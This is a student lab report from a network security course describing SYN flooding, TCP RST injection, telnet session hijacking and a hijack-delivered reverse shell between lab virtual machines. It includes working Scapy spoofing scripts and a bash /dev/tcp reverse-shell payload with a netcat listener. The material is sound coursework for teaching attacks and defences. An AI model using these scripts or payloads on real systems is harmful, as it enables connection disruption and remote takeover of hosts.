

TCP/IP ATTACK

UFCFVN-30-M - Computer & Network Security

A Research Coursework

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
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LAB TASK

1.1 Task 1: SYN Flooding Attack

Figure 1 shows the open ports of VM2 which is waiting for connections (LISTEN state). If there was any half-open connection then its state would be SYN_RECV state and if the TCP connection is created then its state is ESTABLISHED. For this task SYN Cookie mechanism is turned off because it acts as countermeasure to SYN Flooding attack.



```
/bin/bash
/bin/bash 80x24
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.ens33.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[31/07/21 07:37:32] - 20054954:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[31/07/21 07:37:52] - 20054954:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.136.195:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                     LISTEN
tcp6       0      0 :::53                   :::*                     LISTEN
tcp6       0      0 :::21                   :::*                     LISTEN
tcp6       0      0 :::22                   :::*                     LISTEN
tcp6       0      0 :::3128                  :::*                     LISTEN
tcp6       0      0 :::1:953                 :::*                     LISTEN
tcp6       0      0 :::443                   :::*                     LISTEN
[31/07/21 07:43:40] - 20054954:~$
```

Figure 1 Port status of VM2

To implement the SYN Flooding attack, we execute the synflood.c by passing victim's IP (VM2) which is "192.168.136.195". Figure 2 provides the network statistics of VM2, we can see a lot SYN_RECV which indicates that there are half-open connections waiting for ACK packet.

```
[31/07/21 08:11:08] - 20054954:$ netstat -nat
```

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.1.1:53	0.0.0.0:*	LISTEN
tcp	0	0	192.168.136.195:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp	0	0	192.168.136.195:23	251.178.167.12:64457	SYN_RECV
tcp	0	0	192.168.136.195:23	252.4.248.47:58136	SYN_RECV
tcp	0	0	192.168.136.195:23	240.203.211.96:44122	SYN_RECV
tcp	0	0	192.168.136.195:23	251.74.225.53:59545	SYN_RECV
tcp	0	0	192.168.136.195:23	253.168.151.92:936	SYN_RECV
tcp	0	0	192.168.136.195:23	249.229.173.98:25166	SYN_RECV
tcp	0	0	192.168.136.195:23	248.159.154.17:49763	SYN_RECV
tcp	0	0	192.168.136.195:23	249.165.89.10:38620	SYN_RECV
tcp	0	0	192.168.136.195:23	242.57.107.3:20794	SYN_RECV
tcp	0	0	192.168.136.195:23	246.109.37.6:39607	SYN_RECV
tcp	0	0	192.168.136.195:23	245.110.54.106:1946	SYN_RECV
tcp	0	0	192.168.136.195:23	248.58.139.109:57916	SYN_RECV

Figure 2 Network statistics of VM2 when under SYN Flooding attack

In order to verify that our attack was successful we try to telnet from VM1 to VM2. The telnet connection was not established because the queue is filled with half-open connection, thus rejecting out telnet connection. As shown in Figure 3, the telnet connection times out after sometime.

```

[31/07/21 08:08:59] - 20054954:$ gcc -o synflood synflood.c
[31/07/21 08:10:42] - 20054954:$ sudo synflood 192.168.136.195 23
sudo: synflood: command not found
[31/07/21 08:11:43] - 20054954:$ sudo ./synflood 192.168.136.195 23

[31/07/21 08:15:57] - 20054954:$ telnet 192.168.136.195
Trying 192.168.136.195...
telnet: Unable to connect to remote host: Connection timed out
[31/07/21 08:18:25] - 20054954:$

```

Figure 3 Failed telnet connection from VM1 to VM2

When we try to establish a ssh connection, we were able to establish a connection. This is because TCP port for SSH is 22 and our SYN flooding attack was conducted on port 23. Thus, we were able to establish ssh connection as shown in Figure 4.

```

[31/07/21 08:18:25] - 20054954:$ ssh 192.168.136.195
uwe@192.168.136.195's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


0 packages can be updated.
0 updates are security updates.

Last login: Sat Jul 31 08:18:40 2021 from 192.168.136.133
[31/07/21 08:23:41] - 20054954:$ █

```

Figure 4 SSH connection established when under attack

Now we try to implement our attack when the SYN Cookie mechanism is turned on. In this case, the network statistics has some half-open connections established but still there were a lot of SYN_RECV state as shown in Figure 5.



```

/bin/bash
[31/07/21 08:24:46] - 20054954:$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[31/07/21 08:24:50] - 20054954:$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:1:53          0.0.0.0:*               LISTEN
tcp        0      0 192.168.136.195:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.136.195:23      251.0.25.0:29347        SYN_RECV
tcp        0      0 192.168.136.195:23      240.117.136.13:6609     SYN_RECV
tcp        0      0 192.168.136.195:23      244.53.111.60:45858     SYN_RECV
tcp        0      0 192.168.136.195:23      244.16.146.123:38438    SYN_RECV
tcp        0      0 192.168.136.195:23      255.202.158.126:17556   SYN_RECV
tcp        0      0 192.168.136.195:23      242.218.1.93:40497      SYN_RECV
tcp        0      0 192.168.136.195:23      250.224.127.109:24135   SYN_RECV
tcp        0      0 192.168.136.195:23      242.119.233.97:34585    SYN_RECV
tcp        0      0 192.168.136.195:23      250.127.38.1:19135      SYN_RECV
tcp        0      0 192.168.136.195:23      251.205.121.40:2914     SYN_RECV
tcp        0      0 192.168.136.195:23      241.92.47.72:22035      SYN_RECV
tcp        0      0 192.168.136.195:23      248.68.52.25:8722       SYN_RECV

```

Figure 5 Network statistics with SYN cookies enabled

To verify that the attack was successful, we try to establish telnet connection. In this case, the telnet connection was established as shown in Figure 6. This is because the SYN Cookies mechanism helped in establishing some half-open connections and thus providing space in the queue for telnet connection request. Syn Cookie mechanism prevents from having the queue as a bottleneck, and instead consume resources only for the established connections. Figure 7 shows the successful SSH connection been established.

```
/bin/bash
/bin/bash 80x24
[31/07/21 08:24:28] - 20054954:$ telnet 192.168.136.195
Trying 192.168.136.195...
Connected to 192.168.136.195.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: uwe
Password:
Last login: Sat Jul 31 08:23:41 EDT 2021 from 192.168.136.133 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[07/31/2021 08:27:12] - 20054954:$ █
```

Figure 6 Successfully established telnet connection

```
/bin/bash
/bin/bash 80x24
[31/07/21 08:28:25] - 20054954:$ ssh 192.168.136.195
uwe@192.168.136.195's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sat Jul 31 08:28:05 2021 from 192.168.136.195
[31/07/21 08:28:30] - 20054954:$ █
```

Figure 7 Successfully established ssh connection

When the python program was used to create SYN flooding attack, the attack was unsuccessful. The network statistics shown in Figure 8 depicts that very few half-open connections are present. This is because of the Scapy python program which has slow packet sending rate. If the packets are sent at very slow rate the half-open connections get closed by the random IP used for the attacks by sending a RST packet. This frees the resources for upcoming connection request.


```

/bin/bash
/bin/bash 80x24
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.136.195:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306           0.0.0.0:*               LISTEN
tcp        0      0 192.168.136.195:23      244.172.98.105:1551     SYN_RECV
tcp        0      0 192.168.136.195:23      244.77.5.213:1551      SYN_RECV
tcp        0      0 192.168.136.195:23      241.101.29.85:1551     SYN_RECV
tcp        0      0 192.168.136.195:23      248.50.83.116:1551     SYN_RECV
tcp        0      0 192.168.136.195:23      241.57.194.158:1551    SYN_RECV
tcp        0      0 192.168.136.195:23      252.241.160.121:1551   SYN_RECV
tcp        0      0 192.168.136.195:23      243.3.101.99:1551     SYN_RECV
tcp6       0      0 :::80                   :::*                     LISTEN
tcp6       0      0 :::53                   :::*                     LISTEN
tcp6       0      0 :::21                   :::*                     LISTEN
tcp6       0      0 :::22                   :::*                     LISTEN
tcp6       0      0 :::3128                  :::*                     LISTEN
tcp6       0      0 :::1953                  :::*                     LISTEN
tcp6       0      0 :::443                   :::*                     LISTEN
[31/07/21 08:36:44] - 20054954:$

```

Figure 8 Network statistics when under attack using python program

1.2 Task 2: TCP RST Attacks on telnet Connections

Before performing the TCP RST attack, we establish a telnet connection between VM1 (192.168.136.133) and VM2 (192.168.136.195) as shown in Figure 11.

Now we perform RST attack on the telnet connection using the scapy program. The source is the IP address of VM1 and the destination is IP address of VM2. For spoofing the packet, we use the details of last sent packet from the source to destination. Figure 10 shows the sequence number, source port and destination port of the last TCP packet which is used for sending a RST packet. Figure 9 shows the scapy program used for this RST attack.

```

tcprst.py (~/) - gedit
Open  [icon]
1 #!/usr/bin/env python3
2 from scapy.all import *
3 ip = IP(src="192.168.136.133", dst="192.168.136.195")
4 tcp = TCP(sport=33418, dport=23, flags="R", seq=2454424336)
5 pkt = ip/tcp
6 ls(pkt)
7 send(pkt, verbose=0)

```

Figure 9 RST attack scapy program




Figure 10 Wireshark results of TCP packets captured from the telnet connection

Figure 11 shows that the RST attack was successful because of which the telnet connection was closed. Figure 12 shows RST packet is sent from VM1 to VM2. This also proves that we were able to successfully perform an RST attack.




Figure 11 Telnet connection closed because of RST attack




Figure 12 Wireshark results of RST packet sent to close the telnet connection

1.3 Task 3: TCP Session Hijacking

Firstly, a telnet connection has been established between VM1 and VM2. The traffic between this connection is sniffed through Wireshark. Figure 13 shows the details of the last packet sent in the connection.




Figure 13 Wireshark results of traffic in telnet connection

The details of the last packet is used for creating a spoofed packet of this attack. The sequence number, acknowledgement number and the source port are obtained. In this attack, we take over the session between the VMs and try to execute a malicious command. The command which we use is touch command which creates a file (kumar.txt) in the VM2. Figure 14 shows the scapy program used for this attack.

```
tcphjk.py (~/) - gedit
Open [ ] [ ]
1 #!/usr/bin/env python3
2 from scapy.all import *
3 ip = IP(src="192.168.136.133", dst="192.168.136.195")
4 tcp = TCP(sport=33420, dport=23, flags="A", seq=110830078, ack=578100305)
5 data = "touch kumar.txt"
6 pkt = ip/tcp/data
7 ls(pkt)
8 send(pkt, verbose=0)
```

Figure 14 Scapy program for TCP Session Hijacking

Figure 15 shows the Wireshark trace of packets sent to VM2 for this attack.




Figure 15 Wireshark results of this attack

Figure 16 shows that a file named kumar.txt was created in the VM2 (server). This shows that the attack was implemented successfully.

```

/bin/bash
[31/07/21 13:29:29] - 20054954:$ ll
total 1700
drwxr-xr-x 4 uwe uwe 4096 Sep 24 2020 android
drwxr-xr-x 2 uwe uwe 4096 Sep 24 2020 bin
drwxr-xr-x 2 uwe uwe 4096 Sep 24 2020 Customization
drwxr-xr-x 2 uwe uwe 4096 Jun 9 12:21 Desktop
drwxr-xr-x 3 uwe uwe 4096 Mar 3 11:52 Documents
drwxr-xr-x 2 uwe uwe 4096 Sep 24 2020 Downloads
-rw-r--r-- 1 uwe uwe 8980 Sep 24 2020 examples.desktop
-rw-r--r-- 1 uwe uwe 1661676 Sep 24 2020 get-pip.py
-rw-rw-r-- 1 uwe uwe 0 Jul 31 13:29 kumar.txt
drwxr-xr-x 3 uwe uwe 4096 Sep 24 2020 lib
drwxr-xr-x 2 uwe uwe 4096 Sep 24 2020 Music
drwxr-xr-x 3 uwe uwe 4096 Sep 24 2020 Pictures
drwxrwxr-x 3 uwe uwe 4096 Jul 11 12:28 pki
drwxr-xr-x 2 uwe uwe 4096 Sep 24 2020 Public
drwxrwxr-x 2 uwe uwe 4096 Jul 9 08:01 setuid
drwxr-xr-x 4 uwe uwe 4096 Sep 24 2020 source
-rwxrwxr-x 1 uwe uwe 322 Jul 31 08:32 synflood.py
drwxr-xr-x 2 uwe uwe 4096 Sep 24 2020 Templates
drwxr-xr-x 2 uwe uwe 4096 Sep 24 2020 Videos
[31/07/21 13:29:31] - 20054954:$

```

Figure 16 File created because of TCP Session Hijacking attack

We see that the connection freezes. This is because after the spoofed packet is sent, if the actual client sends something, it is sent with the same sequence number as that of the spoofed packet. Now since the server has already received a packet with that sequence number, it just drops it. Telnet being a TCP connection, the client keeps sending the packet until it receives an acknowledgement.

Also, the server sends an ACK to the actual client for the spoofed packet and since the client did not send anything, it just discards the received ACK. The server is expecting an ACK in return and until it receives one, it keeps sending more and more ACK packets.

This leads to a deadlock and eventually freezes this connection as shown in Figure 17.

```

/bin/bash
/bin/bash 80x24
[31/07/21 13:13:02] - 20054954:$ telnet 192.168.136.195
Trying 192.168.136.195...
Connected to 192.168.136.195.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: uwe
Password:
Last login: Sat Jul 31 12:45:09 EDT 2021 from 192.168.136.133 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[07/31/2021 13:13:10] - 20054954:$ pwd
/home/uwe
[07/31/2021 13:13:21] - 20054954:$ █

```

Figure 17 Telnet connection Freezes because of deadlock

1.4 Task 4: Creating Reverse Shell using TCP Session Hijacking

Firstly, a telnet connection is established between the client (VM1) and server (VM2). Figure 18 shows the Wireshark trace of the traffic in this telnet connection. The details of this last packet including the sequence number and acknowledgment number is used to create a spoofed packet.




Figure 18 Wireshark trace of last TCP packet

For creating a reverse shell, the command `"/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1"` is used. This command starts a bash shell in VM2 which receives connection from the attacker VM3 and sends its output back to the attacker. Figure 19 shows the Scapy program used for this attack


```

tcjrse.py (~/) - gedit
Open  [Icon]

1 #!/usr/bin/env python3
2 from scapy.all import *
3 ip = IP(src="192.168.136.133", dst="192.168.136.195")
4 tcp = TCP(sport=45638, dport=23, flags="A", seq=3146190340, ack=3473964636)
5 data = "\r/bin/bash -i > /dev/tcp/192.168.136.174/9090 0<&1 2>&1\n\r"
6 pkt = ip/tcp/data
7 ls(pkt)
8 send(pkt, verbose=0)

```

Figure 19 Code snippet for creating reverse shell

In order to execute the attack, in the attacker VM3, we execute the command “nc -l 9090” which is used for listening TCP connection in port 9090. When we type the ls command, we could that it has been executed in VM2. Figure 21 shows the execution in VM2. This proves that the attack has been successfully executed.

```

/bin/bash
/bin/bash 80x24
proto      : ByteEnumField          = 6          ('0')
chksum     : XShortField           = None       ('None')
src        : SourceIPField         = '192.168.136.133' ('None')
dst        : DestIPField           = '192.168.136.195' ('None')
options    : PacketListField       = []         ('[]')
--
sport      : ShortEnumField        = 45638      ('20')
dport      : ShortEnumField        = 23         ('80')
seq        : IntField              = 3146190340 ('0')
ack        : IntField              = 3473964636 ('0')
dataofs    : BitField (4 bits)     = None       ('None')
reserved   : BitField (3 bits)     = 0          ('0')
flags      : FlagsField            = <Flag 16 (A)> ('<Flag 2 (S)')
>')
window     : ShortField            = 8192       ('8192')
chksum     : XShortField           = None       ('None')
urgptr     : ShortField            = 0          ('0')
options    : TCPOptionsField       = []         ('b''')
--
load       : StrField              = b'\r/bin/bash -i > /dev/tcp/1
92.168.136.174/9090 0<&1 2>&1\n\r' ('b''')
[04/08/21 17:14:32] - 20054954: $ nc -l 9090
ls

```

Figure 20 Attacker VM

```

/bin/bash
/bin/bash 80x24
[04/08/21 17:14:49] - 20054954: $ nc -l 9090
ls
android      Documents      hello          Pictures      source
bin          Downloads      kumar.txt     pki          synflood.py
Customization examples.desktop lib            Public        Templates
Desktop      get-pip.py     Music         setuid       Videos
[04/08/21 17:16:08] - 20054954: $ 

```

Figure 21 ls command executed in VM2

1.5 Task 5: Research Task

INTRODUCTION

